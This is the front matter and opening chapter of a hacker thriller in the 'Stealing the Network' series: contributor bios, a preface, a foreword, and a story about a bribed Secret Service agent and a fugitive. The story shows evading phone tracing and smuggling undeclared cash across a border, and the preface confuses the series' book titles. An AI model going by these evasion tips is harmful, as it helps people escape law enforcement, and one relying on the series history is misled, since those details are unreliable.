Windows XP Security, with security tools and techniques features in publications such as the *Hacking Exposed* series and *New Scientist* magazine.

Chapter Interludes.

Tom Parker is one of Britain's most highly prolific security consultants. Along side his work for some of the worlds' largest organizations, providing integral security services, Mr. Parker is also widely known for his vulnerability research on a wide range of platforms and commercial products. His more recent technical work includes the development of an embedded operating system, media management system and cryptographic code for use on digital video band (DVB) routers, deployed on the networks of hundreds of large organizations around the globe. In 1999, Tom helped form Global InterSec LLC, playing a leading role in developing key relationships between GIS and the public and private sector security companies. Tom has spent much of the last few years researching methodologies aimed at characterizing adversarial capabilities and motivations against live, mission critical assets and providing methodologies to aid in adversarial attribution in the unfortunate times when incidents do occur. Currently working as a security consultant for Netsec, a provider of managed and professional security services; Tom continues his research into finding practical ways for large organizations, to manage the ever growing cost of security, through the identification where the real threats lay there by defining what really matters. Tom is also co-author of *Cyber Adversary Characterization: Auditing the Hacker Mind* (Syngress, ISBN: 1-931836-11-6).

Foreword Contributor.

Jeff Moss (aka The Dark Tangent) CEO of Black Hat Inc. and founder of DEFCON, is a computer security scientist most well known for his forums bringing together a unique mix in security: the best minds from government agencies and global corporations with the underground's best hackers. Jeff's forums have gained him exposure and respect from each side of the information security battle, enabling him to continuously be aware of

new security defense and penetration techniques and trends. Jeff brings this information to three continents, North America, Europe and Asia, through his Black Hat Briefings, DEFCON, and "Meet the Enemy" sessions.

Jeff speaks to the media regularly about computer security, privacy and technology and has appeared in such media as Business Week, CNN, Forbes, Fortune, New York Times, NPR, National Law Journal, and Wired Magazine. Jeff is a regular presenter at conferences including Comdex, CSI, Forbes CIO Technology Symposium, Fortune Magazine's CTO Conference, The National Information System Security Convention, and PC Expo.

Prior to Black Hat, Jeff was a director at Secure Computing Corporation, and helped form and grow their Professional Services Department in the United States, Taipei, Tokyo, Singapore, Sydney, and Hong Kong. Prior to Secure Computing Corporation, Jeff worked for Ernst & Young, LLP in their Information System Security division.

Jeff graduated with a BA in Criminal Justice, and halfway through law school, he went back to his first love, computers, and started his first IT consulting business in 1995. He is CISSP certified, and a member of the American Society of Law Enforcement Trainers.

Technical Reviewer

Kevin Mitnick is a security consultant to corporations worldwide and a cofounder of Defensive Thinking, a Los Angeles-based consulting firm (www.defensivethinking.com). He has testified before the Senate Committee on Governmental Affairs on the need for legislation to ensure the security of the government's information systems. His articles have appeared in major news magazines and trade journals, and he has appeared on Court TV, *Good Morning America*, *60 Minutes*, CNN's *Burden of Proof* and *Headline News*, and has been a keynote speaker at numerous industry events. He has also hosted a weekly radio show on KFI AM 640, Los

Angeles. Kevin is author of the best-selling book, *The Art of Deception: Controlling the Human Element of Security*.

Technical Advisors

SensePost is an independent and objective organisation specialising in IT Security consultation, training and assessment services. The company is situated in South Africa from where it provides services to more than 70 large and very large clients in Australia, South Africa, Germany, Switzerland, Belgium, The Netherlands, United Kingdom, Malaysia, United States of America, and various African countries. More than 20 of these clients are in the financial services industry, where information security is an essential part of their core competency.

SensePost analysts are regular speakers at international conferences including Black Hat Briefings, DEFCON and Summercon. The analysts also have been training two different classes at the Black Hat Briefings for the last 2 years. Here they meet all sorts of interesting people and make good friends. SensePost personnel typically think different thoughts, have inquisitive minds, never give up and are generally good looking...

For more information, or just to hang out with us, visit: **www.sensepost.com**.

Technical Editor STN: How to Own the Box

Ryan Russell has worked in the IT field for over 13 years, focusing on information security for the last seven. He was the primary author of *Hack Proofing Your Network: Internet Tradecraft* (Syngress Publishing, ISBN: 1-928994-15-6), and is a frequent technical editor for the Hack Proofing series of books. He is also a technical advisor to Syngress Publishing's *Snort 2.0 Intrusion Detection* (ISBN: 1-931836-74-4). Ryan founded the vuln-dev mailing list, and moderated it for three years under the alias "Blue Boar." He is a frequent lecturer at security conferences, and can often be found participating in security mailing lists and Web site discussions. Ryan is the Director of Software Engineering for AnchorIS.com, where he's developing the anti-worm product, Enforcer. One of Ryan's favorite activities is disassembling worms.

Contributing Authors

Dan Kaminsky, also known as **Effugas**, is a Senior Security Consultant for Avaya's Enterprise Security Practice, where he works on large-scale security infrastructure. Dan's experience includes two years at Cisco Systems, designing security infrastructure for cross-organization network monitoring systems, and he is best known for his work on the ultra-fast port scanner, scanrand, part of the "Paketto Keiretsu," a collection of tools that use new and unusual strategies for manipulating TCP/IP networks. He authored the Spoofing and Tunneling chapters for *Hack Proofing Your Network: Second Edition* (Syngress Publishing, ISBN: 1-928994-70-9), and has delivered presentations at several major industry conferences, including LinuxWorld, DefCon, and past Black Hat Briefings. Dan was responsible for the Dynamic Forwarding patch to OpenSSH, integrating the majority of VPN-style functionality into the widely deployed cryptographic toolkit. Finally, he founded the cross-disciplinary DoxPara Research in 1997, seeking to integrate psychological and technological theory to create more effective systems for non-ideal but very real environments in the field. Dan is based in Silicon Valley, CA.

FX of Phenoelit has spent the better part of the last few years becoming familiar with the security issues faced by the foundation of the Internet, including protocol based attacks and exploitation of Cisco routers. He has presented the results of his work at several conferences, including DefCon, Black Hat Briefings, and the Chaos Communication Congress. In his professional life, FX is currently employed as a Security Solutions Consultant at n.runs GmbH, performing various security audits for major customers in Europe. His specialty lies in security evaluation and testing of custom applications and black box devices. FX loves to hack and hang out with his friends in Phenoelit and wouldn't be able to do the things he does without the continuing support and understanding of his mother, his friends, and especially his young lady, Bine, with her infinite patience and love.

Mark Burnett is an independent security consultant, freelance writer, and a specialist in securing Windows-based IIS Web servers. Mark is co-author of *Maximum Windows Security* and is a contributor to *Dr. Tom Shinder's ISA Server*

and Beyond: Real World Security Solutions for Microsoft Enterprise Networks (Syngress Publishing, ISBN: 1-931836-66-3). He is a contributor and technical editor for Syngress Publishing's *Special Ops: Host and Network Security for Microsoft, UNIX, and Oracle* (ISBN: 1-931836-69-8). Mark speaks at various security conferences and has published articles in *Windows & .NET*, *Information Security*, *Windows Web Solutions*, *Security Administrator*, and is a regular contributor at SecurityFocus.com. Mark also publishes articles on his own Web site, IISSecurity.info.

Joe Grand is the President and CEO of Grand Idea Studio, Inc., a product design and development firm that brings unique inventions to market through intellectual property licensing. As an electrical engineer, many of his creations including consumer devices, medical products, video games and toys, are sold worldwide. A recognized name in computer security and former member of the legendary hacker think-tank, The L0pht, Joe's pioneering research on product design and analysis, mobile devices, and digital forensics is published in various industry journals. He is a co-author of *Hack Proofing Your Network, Second Edition* (Syngress Publishing, ISBN 1-928994-70-9). Joe has testified before the United States Senate Governmental Affairs Committee on the state of government and homeland computer security. He has presented his work at the United States Naval Post Graduate School Center for INFOSEC Studies and Research, the United States Air Force Office of Special Investigations, the USENIX Security Symposium, and the IBM Thomas J. Watson Research Center. Joe is a sought after personality who has spoken at numerous universities and industry forums.

Ido Dubrawsky (CCNA, CCDA, SCSA) is a Network Security Architect working in the SAFE architecture group of Cisco Systems, Inc. His responsibilities include research into network security design and implementation. Previously, Ido was a member of Cisco's Secure Consulting Services in Austin, TX where he conducted security posture assessments and penetration tests for clients as well as provided technical consulting for security design reviews. Ido was one of the co-developers of the Secure Consulting Services wireless network assessment toolset. His strengths include Cisco routers and switches, PIX firewalls, the Cisco Intrusion Detection System, and the Solaris operating system. His specific interests are in freeware intrusion detection systems. Ido

holds a bachelor's and master's degree from the University of Texas at Austin in Aerospace Engineering and is a longtime member of USENIX and SAGE. He has written numerous articles covering Solaris security and network security for *Sysadmin* as well as the online SecurityFocus. He is a contributor to *Hack Proofing Sun Solaris 8* (Syngress Publishing, ISBN: 1-928994-44-X) and *Hack Proofing Your Network, Second Edition* (Syngress, ISBN: 1-928994-70-9). He currently resides in Silver Spring, MD with his family.

Paul Craig is a network administrator for a major broadcasting company in New Zealand. He has experience securing a great variety of networks and operating systems. Paul has also done extensive research and development in digital rights management (DRM) and copy protection systems.

Ken Pfeil is a Senior Security Consultant with Avaya's Enterprise Security Consulting Practice, based in New York. Ken's IT and security experience spans over 18 years with companies such as Microsoft, Dell, Identix and Merrill Lynch in strategic positions ranging from Systems Technical Architect to Chief Security Officer. While at Microsoft, Ken co-authored *Microsoft's Best Practices for Enterprise Security* white paper series, was a technical contributor to the MCSE Exam, *Designing Security for Windows 2000* and official curriculum for the same. Other books Ken has co-authored or contributed to include *Hack Proofing Your Network, Second Edition* (Syngress Publishing, ISBN: 1-928994-70-9), *The Definitive Guide to Network Firewalls and VPN's*, *Web Services Security*, *Security Planning and Disaster Recovery*, and *The CISSP Study Guide*. Ken holds a number of industry certifications, and participates as a Subject Matter Expert for CompTIA's Security+ certification. In 1998 Ken founded The NT Toolbox Web site, where he oversaw all operations until GFI Software acquired it in 2002. Ken is a member of ISSA's International Privacy Advisory Board, the New York Electronic Crimes Task Force, IEEE, IETF, and CSI.

Timothy Mullen is CIO and Chief Software Architect for AnchorIS.Com, a developer of secure enterprise-based accounting solutions. Mullen is also a columnist for Security Focus' Microsoft Focus section, and a regular contributor of InFocus technical articles. Also known as **Thor**, he is the founder of the "Hammer of God" security coop group.

Preface

This is the fourth book in the "Stealing the Network Series." Reading through the first three books, you can see how this series has evolved over the years. A concept that was hatched at Black Hat USA 2002 in Las Vegas became a reality as *Stealing the Network: How to Own the Box* was released at Black Hat USA 2003 in Las Vegas. This first book brought together some of the most talented and creative minds in the security world, including Ryan Russell, Tim Mullen (Thor), FX, Dan Kaminsky, Joe Grand, Ken Pfeil, Ido Dubrawsky, Mark Burnett, and Paul Craig. In all honesty, "Stealing" was not conceived of as a series, but rather as merely a stand-alone book, an unrelated collection of short stories about hackers. But this first book seemed to strike a chord within the security community, and it also generated a following among non-security professionals as well. Security professionals both enjoyed the stories and maybe more importantly learned to think more creatively about both attack and defense techniques. Non-security professionals were able to enjoy the stories and gain an understanding of the hacker world (from both sides of the law) that was beginning to dominate mainstream media headlines. The general public was being bombarded with stories about "hackers," "identify theft," "phishing," and "spam," but like many things, these terms were all painted with a very broad brushstroke and received only simplistic analysis. *Stealing the Network: How to Own the Box* changed that and provided the general public with a real understanding of the true world of hacking; that is, how criminals use hacking techniques to commit crimes and how law enforcement strives to prevent crimes and apprehend those responsible. After *Stealing the Network: How to Own the Box* was published, readers wanted more "Stealing" books, and the series was born.

For the second book in the series, *Stealing the Network: How to Own a Continent*, the authors aspired to write a series of stories that actually formed a single, coherent story line (unlike the unrelated stories in *How to Own the Box*). *How to Own a Continent* was released at Black Hat USA 2004 in Las Vegas and featured many authors from the first book, including Ryan Russell, Thor, Joe Grand and Paul Craig. The family of "Stealing" authors expanded on this book to include industry luminaries Russ Rogers, Jay Beale, Fyodor, Tom Parker, 131ah (any guesses?), and featured Kevin Mitnick as a technical reviewer. As the story centered on hacking into a string of financial institutions across Africa, Roelof Temmingh, Haroon Meer, and Charl van der Walt of the South African-based IT Security consulting firm SensePost were brought on as technical advisers. Now, getting 10 hackers to follow the same thread is, in the words of lead author Ryan Russell, like "herding cats." *How to Own a Continent* was written in the vein of the film "Usual Suspects." It featured a criminal hacker group led by the shadowy Bob Knuth. Each member of the group was expert in a particular area of compromise, and each had a varying understanding of the larger hack as well as his role in it. Just as readers latched on to the concept of *How to Own the Box*, the readers of *How to Own a Continent* latched on to this Knuth character, and again, they wanted more.

The third book in the series *Stealing the Network: How to Own a Shadow* continued the story of Knuth. The authoring team on this book included "Stealing" veterans Ryan Russell, Thor, Tom Parker, and Jay Beale. I wrote a complete chapter in this book along with "Stealing" newcomers and world-renowned security experts Riley "Caezar" Eller, Chris Hurley, Brian Hatch, and Raven Alder. Johnny Long joined the team as both a technical editor and contributing author. One of Johnny's chapters,

"Death by a Thousand Cuts," formed the basis for a presentation of the same name that became a favorite of Black Hat conference attendees. As I wrote a chapter in this book, the foreword was contributed by Anthony Reyes, a retired detective with the New York City Police Department's Computer Crimes Squad. The authors on *How to Own an Identity* orchestrated their characters and stories into an even more unified story line than on *How to Own a Continent* with "Knuth" continuing as the central figure.

This brings us to this newest book in the series, *Stealing the Network: How to Own a Shadow*. This book again features Ryan Russell, Tim Mullen (Thor), and Johnny Long. Scott Piznon also joined the team as an editor. Scott provided incredible and invaluable guidance to the authoring team throughout the process. Each previous book in the series had its unique personality and ultimately spawned and evolved into a new "Stealing" book. So now, we will find out where *How to Own a Shadow* leads us as the chase for the Shadowy "Knuth" continues. Enjoy the read, and I hope to see you at the annual:"Stealing" book signing at Black Hat USA 2007 in Las Vegas.

—Jeff Moss
Black Hat, Inc.
www.blackhat.com
December, 2006

Jeff Moss is CEO of Black Hat, Inc. and founder of DEFCON. He is also a renowned computer security scientist best known for his forums, bringing together the best minds from government agencies and global corporations with the underground's best hackers. Jeff's forums have gained him exposure and respect from each side of the information security battle, enabling him to continuously be aware of new security defense, as well as penetration techniques and trends. Jeff brings this information to three continents—North America, Europe, and Asia—through his Black Hat Briefings, DEFCON, and "Meet the Enemy" sessions.

Jeff speaks to the media regularly about computer security, privacy, and technology and has appeared in such media as *Business Week*, CNN, *Forbes*, *Fortune*, *The New York Times*, NPR, *National Law Journal*, and *Wired Magazine*. Jeff is a regular presenter at conferences such as Comdex, CSI, Forbes CIO Technology Symposium, *Fortune Magazine's* CTO Conference, The National Information System Security Convention, and PC Expo.

Prior to Black Hat, Jeff was a director at Secure Computing Corporation, where he helped create and develop the company's Professional Services Department in the United States, Taipei, Tokyo, Singapore, Sydney, and Hong Kong. Prior to joining Secure Computing Corporation, Jeff worked for Ernst & Young, LLP in its Information System Security division.

Jeff graduated with a B.A. in criminal justice. Jeff got halfway through law school before returning to his first love: computers. Jeff started his first IT consulting business in 1995. He is CISSP certified and a member of the American Society of Law Enforcement Trainers.

Foreword

First and foremost, I think I speak for all of us when I say that I, Johnny Long, and Ryan Russell would like to truly thank you for your support of Syngress's "Stealing the Network" series of books. The last several years have certainly been an adventure for us—both inside and outside the covers of these books. Our thanks to you.

Veteran readers might notice something a bit different about this "Stealing" installation—the most obvious being that only three authors were involved in the project. While we are eternally grateful to the past authors and contributors of the series, any one of us who has previously served as an editor (all three of us have been technical editors for the "Stealing" books at one point or another) can tell you how incredibly difficult it is to coordinate the works of multiple contributors into a single congruent work—particularly when our goal was to combine both real-world security techniques with a fictional plot that had entertainment value. I have to say, it's been a lot tougher than I thought it would be.

The "Stealing" books have always been known for their real hacks and real technology. All the hacks our characters pull off can be reproduced in "real life." Of course, we recommend you retain legal council before doing so. In our primary "life" roles as technologists, you expect that. But Johnny, Ryan, and I have also wanted to make sure that the technology was wrapped in a good story: we wanted to be good fiction writers. And to be honest, we've taken some hits from critics in that area in the past.

Enter Scott Pinzon. Scott has really helped all three of us become better fiction writers, and we are all very grateful for his sharing of his invaluable experience (even if it was a bit tough to hear sometimes). None of us have delusions that we're now professional fiction writers, but if any one of us ever

succeeds in this endeavor, it will be because Scott helped put us on the path toward success. Thanks, Scott.

Previous "Stealing" books shared a core plot, but were very "chapter" oriented regarding content and authorship. Typically, you saw one author per chapter. That's another difference you'll find in *Stealing the Network: How to Own a Shadow*. This book represents the three of us working as a team to develop characters, create the plot, and craft the technology.

Johnny (who is now known as "J-L0" to us) created "Pawn"—a newcomer to the "Stealing" series of books, and he is a very interesting character indeed. I created "Gayle," who actually had a bit of foreshadowing in *Stealing the Network: How to Own an Identity*, but was never characterized. And Ryan continued to develop the characters of both Robert Knuth and Bobby, Jr. in duplicity. But all three of us worked in conjunction to create unique, compelling characters who use technology in original, creative ways while in the midst of exciting situations. Some of us even cross-wrote each other's characters in different chapters. Personally, I think it turned out really well.

I tell you this because we are all very excited about this book, and we hope that our commitment to providing you with real hacking methods in an entertaining setting comes through in the text. We all really hope you enjoy what you are about to read.

—Timothy Mullen

Travel Plans

Secret Service special agents Comer and Stevens sat in front of Director Neumann's huge polished desk, their hands folded in their laps, staring at the floor. Comers and Stevens could be clones of each other, twenty years apart. Wearing dark suits, solid-color ties, and polished black shoes, they were clean-shaven with short haircuts and dark hair. Though, Comer had grey mixed in with his. He had more leather in his skin, too. In front of each, on the desk, were their firearms and badges, as if they had made an ante in a game of poker. No one spoke while Director Neumann read the report with a scowl. They simply stared at the glare coming from his bald skull. Because of their angle and Neumann's glasses, they couldn't see his eyes. But his jacket was on the back of his chair and they could see the circles of moisture forming in the underarms of his white shirt.

"Who is going to explain to me how the kid got spooked and ran before you could pick him up? Whose bright idea was it to pick him up at work and let his supervisor get on the phone with him?"

Looking a little surprised that he was going to answer, Agent Stevens replied "Uh, it was my idea, sir. I thought…."

"I very much doubt that." Neumann turned his glare to Comer. "And you? You thought this was a good idea, too?"

Rising from his slouch to almost sitting at attention, Agent Comer replied a little too loudly. "Sir. As the senior agent, I accept full responsibility for allowing the suspect to flee. I thought this would be a simple pickup with no resistance from the suspect, and I allowed Special Agent Stevens to plan the…."

Neumann held up his hand, indicating Comer should stop talking. "I see. Well, save the formal statement for the panel. Stevens, retrieve your weapon and identification; you will be notified when you are to return to duty. Dismissed."

Stevens didn't believe his ears and had to be told twice. "I said 'dismissed.' Agent Comer and I need to have a private talk."

Comer wouldn't look at Stevens as he rose and headed for the door.

Thirty minutes later, Agent Stevens stood looking in the window of an electronics shop in downtown Washington D.C. He was now wearing a white polo shirt, khaki shorts, white sneakers with socks, and a fanny-pack. Too-expensive aviator sunglasses covered the top half of his face. He had changed in the gym at headquarters before leaving the building.

Walking into the store, he headed for a rack of pre-paid cell phones. He grabbed a blister pack off the rack and turned to the accessories section. He scanned the packages of emergency chargers, comparing models with the phone in his hand. Selecting one, he headed for the register, grabbing an 8-pack of AA batteries on the way.

Waving off all offers of additional plans and minutes from the clerk behind the counter, he paid in cash, collected his bag, and walked out the door.

He returned to his rental car a few blocks away and got in. He threw the bag in the passenger seat, where he would leave it untouched for nearly a hundred miles. Home for him was Boston, so he started on the 295, going north toward Baltimore where he would switch to 95 for the rest of the drive. There was a stretch of 295 not far out of D.C. that made him nervous and he wasn't going to do anything but drive until he was well past there. On 295 near 32 was an exit marked *NSA Employees Only*. His buddies had told him stories about the place. Taking that exit if you weren't a spook got you a thorough ID check and, if you were lucky, that was all. About once a month, they'd apparently get an idiot with an arrest warrant that wanted directions, but, instead, got hauled in.

And it wasn't the kids with armbands and M-16s playing Marines, either. They supposedly had guys with full-auto MP5 PDWs wearing all-black Kevlar and facemasks. If they didn't stop you, the roadblocks that fired out of the ground or the Hummer-mounted .50 calibers would. When he rolled past the exit, he actually had to make an effort not to jerk the wheel and head down there. After considering it, he realized that would be about the stupidest thing he could do right now.

He pulled into a restaurant parking lot a couple of hours later. Before going in, he dug into his bag and began pulling the electronics packaging apart. The blister pack on the phone proved to be tougher than it looked. He reached into his fanny-pack, past his pistol, and pulled out his pocketknife. He unfolded the serrated blade and began sawing at the plastic, trying to cut a phone-shaped hole in it. He was a little worried that he might accidentally cut himself with the knife; he had to apply that much pressure to cut the plastic. He managed to make a hole without slicing himself, only to open a knuckle on the plastic when he put his hand in to grab the phone.

He alternated between sucking on his bleeding finger and assembling the chain of phone-charger-batteries. Once done, he shoved the collection back in the bag and put the whole mess under the passenger seat while he went to eat lunch.

After lunch, Stevens wasted no time getting back on the highway. He still had several hours of driving ahead of him. The department would have flown him, but he didn't like to fly if he could avoid it. Plus, driving alone suited his purposes today. Once he got up to cruise speed on the highway, he retrieved the phone from his lap and punched in a memorized, 10-digit number.

"Hello? Yeah, 'the eaglet has left the nest'." He had the phone in his left hand up to his ear, driving with his right. Out of habit, he lifted the palm of his hand slightly to check the speedometer.

"Yesterday. Uh...between 10:00 and 11:00 a.m. Unknown method of travel; his car was found in the next city. Likely to be using public transportation; rental car sweeps have turned up negative for his ID and credit cards." It was the same data from the official report.

"I couldn't call before now.... *No*, I could not."

He paused to calm himself and waited for the next question. "No, the department has no leads."

"Well, simple. I spooked him and left him a hole so he could run. That's what you paid me for, right?" He had done his job perfectly.

"Actually, I *will* have future access to this case. My partner decided to take the heat, dumb noble bastard. He probably thinks he's saving my career." This could prove interesting; time to negotiate.

"You get me another 50 grand and the next number to call you at, and you can have anything you want to know about his case." They started asking him basic questions again.

"No. It's a one-shot phone. I'm not stupid. You think you need to tell me how well our guys can track calls? Bye." He didn't like being treated like an idiot. If you paid him well for a job like that, he got it done.

Stevens turned off the phone and then popped off the battery for good measure. Random phone, random rental car, one-shot number dialed, random cell tower; he should be clean. He was smart enough not to start spending his money, either. He had almost hoped that this SNAFU would do it, and that he would "retire" and get to start sooner rather than later. But hey, he wasn't going to argue with a couple more years of collecting his "bonuses."

Stevens turned on the radio and started scanning for stations. He settled on a hip-hop station, partially because he knew Comer would have hated it. Not long after that, where 95 crossed the northern tip of the bay with a bridge, he pitched the phone into the Chesapeake. He'd dump the bag of trash wherever he ended up eating dinner.

It's not paranoia if you personally know the guys who could catch you.

Robert Knoll Junior found himself in McAllen, Texas. He had just ditched his car in the long-term airport parking. He finger-combed his brown hair out of his face; it was getting a little long for his taste. He normally kept it short enough so when he towel-dried it, it practically fell into place. But he was already behind on getting a haircut when he went on the run, and his week on the road had only worsened the situation. The dry, Texas wind kept blowing his hair back out of place.

For an IT guy, he dressed fairly well. Lately, he had been more-or-less buying slacks and button-up shirts as if they were disposable. He didn't have time to wait around for the dry cleaners. Fortunately for him, at six feet even and of medium build, he could buy clothes just about anywhere.

He had managed to stay mostly shaved via motel courtesy toiletries; he supposed he had picked up the short-hair, clean-shaven habit from his father. He looked at his surroundings.

McAllen was a little border town along the Rio Grande, almost at the southern tip of Texas. He corrected himself, thinking "town" was a little ungenerous; they had an airport and the usual rent-a-car places.

Not that the rental car places were of any use to him; he discovered that it is nearly impossible to rent a car from a national chain if you don't have a credit card and he didn't have any credit cards to go with the ID he was using. He hadn't had time to wait around to get one, either. It wasn't technically impossible to rent a car with just cash, but when researching it he found out you had to have a utility bill associated with your home address and a return plane ticket, and they had to run a credit check. He had none of these given that he currently existed as two pieces of picture ID and a pile of cash. Oh, and you had to plan all this in advance of your "trip."

He found out you can buy a used car for cash, though not without a lot of car registration paperwork, sales tax forms, and so on—unless you pay WAY too much cash for a used Accord. At least it had A/C and a radio.

He wasn't clear about the legal status of the car: it had been signed over to him and he possessed the original title, but he was obligated to take care of the paperwork himself, he'd been told. And he paid twice as much for it as he would have on a legitimate sale. The last time Robert bought a new car, he remembered a bunch of registration paperwork, proof of insurance, a photocopy of his driver's license, and so on. None of that had come up this time.

He obviously was in a grey area, at best. Not that he actually cared about true ownership of the car; he just wanted to be able to go on his way if he got pulled over. For all he knew, the dealer had reported the car stolen after Robert left.

In any case, he wasn't about to try to take the car across the border and he had been lucky to not get pulled over at any point during his cross-country trip.

Even if he believed the paperwork was in order, he wouldn't have wanted to take it across the border. While staying at various hotels for the last week and doing Internet research at cybercafés, Robert had investigated the procedure for taking a car into Mexico. In Baja, California you could, apparently, just drive your car across with minimal trouble. But everywhere else, you had to have a deposit for your vehicle. It seemed that Mexico was concerned that people would drive cars across the border and then sell them. So, depending on how big and how new your car was, you had to leave somewhere between several hundred and several thousand dollars as a deposit to ensure you eventually came back with your car.

This wasn't a big deal—if you had a credit card. They would just take your card number; they didn't even charge it unless you were late getting back with your car. But if you were using cash, you had to go to a special border bank, fill out paperwork, and leave a deposit, where the large amount of money would probably trip some sort of automatic flag.

He walked away from the car, pulling the roll-around suitcase behind him. He was going to miss the car; it had served him well. Leaving it behind seemed a waste, especially given how much he had paid. But that was the hidden price of making large, anonymous, cash deals.

Not having a credit card turned out to be a bigger problem than he had assumed; some hotels wouldn't let you stay without one—even if you wanted to pay cash, in advance. They wanted a card for "incidental" expenses. And while they wouldn't necessarily charge it, even verifying funds left a record somewhere. Again, not that he had a card in the first place; he had ditched the one bearing his own name at the beginning of his trip.

So he ended up staying at the crappier motels in town since they were prepared for cash, requesting an up-front payment and a damage deposit. He was surprised at how often he had been asked if he wanted hourly or daily rates.

At least food and clothes were easy cash purchases. However, cash had its own problems: paying for something that cost more than a couple hundred dollars with cash always seemed to raise eyebrows. And pulling out too large a wad could create a safety issue. Trying to travel light and having a large amount of physical currency was a challenge. Robert never felt like he had a secure place to leave upwards of $70,000: his person, a bag, his motel room, his car…none seemed like a good choice. And it wasn't like he was going to open a bank account. The minute $5,000 hits the wires, the IRS knows about it. So he frequently shuffled packets of money between different hiding places as discreetly as possible.

Of course, none of the hiding places in the car would have escaped a good tear down anyway. He spent all his driving time worried that we would get pulled over and his car would be searched for drugs or something. Getting caught with that much cash automatically makes you a criminal as far as the law is concerned. They would toss him in jail while they figured out who he really was.

But none of that had been a problem. Robert had found the border crossing closest to the Mexican address he needed and had arrived in town, having just ditched his car in the long-term parking at McAllen airport. Robert figured that was the best place to leave his car until someone got curious about it. According to his parking stub, they wouldn't tow it for 14 days.

Robert had a small, wheeled suitcase with an extendible handle—the kind that people routinely took on planes to stow as overhead luggage even though they didn't fit under the seat, as per the rules. He had packed everything ahead of time so as not to spend time trying to pull things out of hiding places in the car at the airport. He had ditched all his other IDs yesterday, in a little Texas hick town, and now he had just one set: the set he switched to a couple of days ago. The set he would cross the border with.

Which left the money as his only difficulty; he still had over $70,000 U.S. in cash. The problem was a physical one: even though it was mostly in $100 bills, he had over 700 bills in his possession. Many of the bills were new and even had the paper bands, so they stacked well, but the stack was about three inches high. Not something you could easily fit in a pocket, let alone a wallet. It wasn't going to hide easily under an article of clothing or inside a lining, either.

If he tried to cross the border with the stack and they checked his bag, he would certainly be arrested. He wasn't even sure how much he could get away with carrying—maybe a couple thousand? Maybe it depended on his reason for being in Mexico. He had enough clothes that they might buy he was going tourist for a week; in that case, a few thousand in cash might not be too suspicious. But then they might want to check his hotel reservations. He might ditch his suitcase and pretend to be taking a day trip, in the hope they would just wave him through. But if they searched him with that kind of story, a few thousand might be too much.

Uncertainty helped him decide. He had no idea what was going to happen in Mexico. This was it—he really couldn't come back without help. He didn't have his own ID, so he probably couldn't get back to the U.S. He had no idea how long it was safe to keep using his fake ID; it might be flagged within a week. Worse, Robert had no resources of his own, no ATM or credit cards. His only resource was the cash, so he had to take it with him.

Robert had never been patted down going through customs, but his bag was searched once. He decided that on his person would be the best place for the bulk of the cash. He put $2,000 in his pocket, which was to be his spending money for a week's stay. The rest he made into packets, which he taped to the back of his legs, just above and below the knees. With his loose slacks, the money packs didn't show while he was standing up or walking.

Robert caught a cab from the airport to the International Bridge. After filling out his forms on the U.S. side, he walked across the pedestrian portion. Mexican customs was a breeze. Robert told the officer that he had $2,000 U.S. and was going on vacation for a week. The officer told him to be careful with that much cash and sent him on his way. Robert waited in line for the bag check, but he wasn't selected.

A huge wave of relief washed over him, though he didn't feel he was at the end of the line just yet. For some unknown reason, the U.S. border had been a major source of stress for him. It wasn't having to deal with the U.S. agents—it was the Mexicans.

Robert changed $1,000 of his pocket money into pesos and officially welcomed himself to Reynosa, Mexico. It was his second trip south of the border.

When he was 16 years old, Bobby ran away from home. Thinking back on it, he couldn't believe how stupid and naïve he had been. He had left home to be a full-time cracker, the kind that broke copy protection on software; in his early teens, he built a reputation as a hotshot game cracker. He had progressed from using canned copy programs to making duplicates of trick discs on 8-bit machines to understanding and modifying machine code on DOS machines. It hadn't hurt any that his dad always had the latest equipment and manuals at home. His resources also included access to numerous communications networks, including early Internet dial-up, though he didn't fully appreciate it at the time. His dad encouraged his learning and exploring.

Until his dad saw Bobby's first sophomore-year report card. His grades started to suffer seriously and, though he denied it at the time, he now admitted it was because of how much time he spent on the computer. It was around that time he got elected head cracker for a warez group. That meant that he was on the hook to crack all new warez as quickly as possible. The cool kids could usually do it in under 24 hours, so he always did his best to meet that deadline—even if it meant not studying for a test the next day or skipping sleep that night.

At the time, he didn't see much point in school anyway. The only remotely interesting class was Computers and he had long since outpaced the teachers. So, he treated Computer class like personal lab time. He didn't really get along with the teacher—Bobby could out-program him and they both knew it—but he maintained the lab, so the teacher left him alone and gave him an A.

When his dad saw his grades for the other classes, though, he hit the roof. The final straw for Bobby was having his home computer time restricted; he hated his father for that. He began entertaining the idea that he might run away from home.

Cracking a new version of Lotus 1-2-3 and getting $500 actually put him on the road. Some business guy wanted the spreadsheet program cracked and had been given Bobby's name. The guy offered $500, which Bobby didn't

really believe he would get, but he took the offer because he would have cracked the new program anyway—that's what he did. He set up his computer to download at night, turning the speakers and monitor off so his dad wouldn't know he was using it. He took the disc to school the next day and cracked it in the lab. It only took him two hours.

After he uploaded the program to the guy, he was told to go visit the local Western Union. Bobby was completely, utterly shocked when they had $500 waiting for him. It was then that he decided to run away and make a living as a full-time cracker.

He still smiled to himself over how stupid he had been. But he had actually done it. He took his money and hopped a bus for L.A., where most of his cracking group lived. The trip took a couple of days. He called home once from a pay phone, to tell his mom he was okay, but that hadn't gone well. He had refused to tell her where he was or what his plans were. She started to lecture him, barely-contained anger in her voice, and he couldn't get a word in edgewise. He had to hang up. He then called the guy whose apartment he was headed for. He was one of the few guys in the group that actually had his own place; well, he shared it with some other students.

His stay in California was short. The second night he was there, they took him to Tijuana. He was legal enough in Mexico and, hey, he had cash, so off on a road trip they went. Just across the border, in some dive of a bar, he bought his first drink. He hadn't even taken a sip when he felt the hand on his shoulder. He turned around to see who it was and found himself face-to-face with his father.

He dropped his glass and it smashed on the floor. He was marched out of the bar, his father's iron grip on his shoulder. His friends didn't say anything after seeing the look on his father's face. His father escorted him to a rental car, where he none-too-gently shoved Bobby into the passenger seat.

Silenced reigned for a couple of hours as they headed back across the border to LAX. His father spoke the first words. "Do you know how I found you?"

Of all the things he had expected a lecture on that night, hiding his tracks was nearly last on the list. His father delivered a warning, explaining how upset Bobby had made his mother. He warned Bobby that if he ever again

did anything like that to his mother, he would make him regret it. Bobby took him seriously and never tried it again.

His mother delivered the lecture he had expected originally. He was shocked at how graphically his mother described the list of things that could happen to a kid like him out on the road. He served the rest of his restriction without complaint and brought his grades back up. No one bothered asking him why he had dropped out of the cracking scene. Word had gotten around.

In later years, his dad occasionally left obscure books and manuals in his room that dealt with monitoring, tracking, and similar topics. It was an invitation for Bobby to get a clue and a reminder that his skill would never equal his father's.

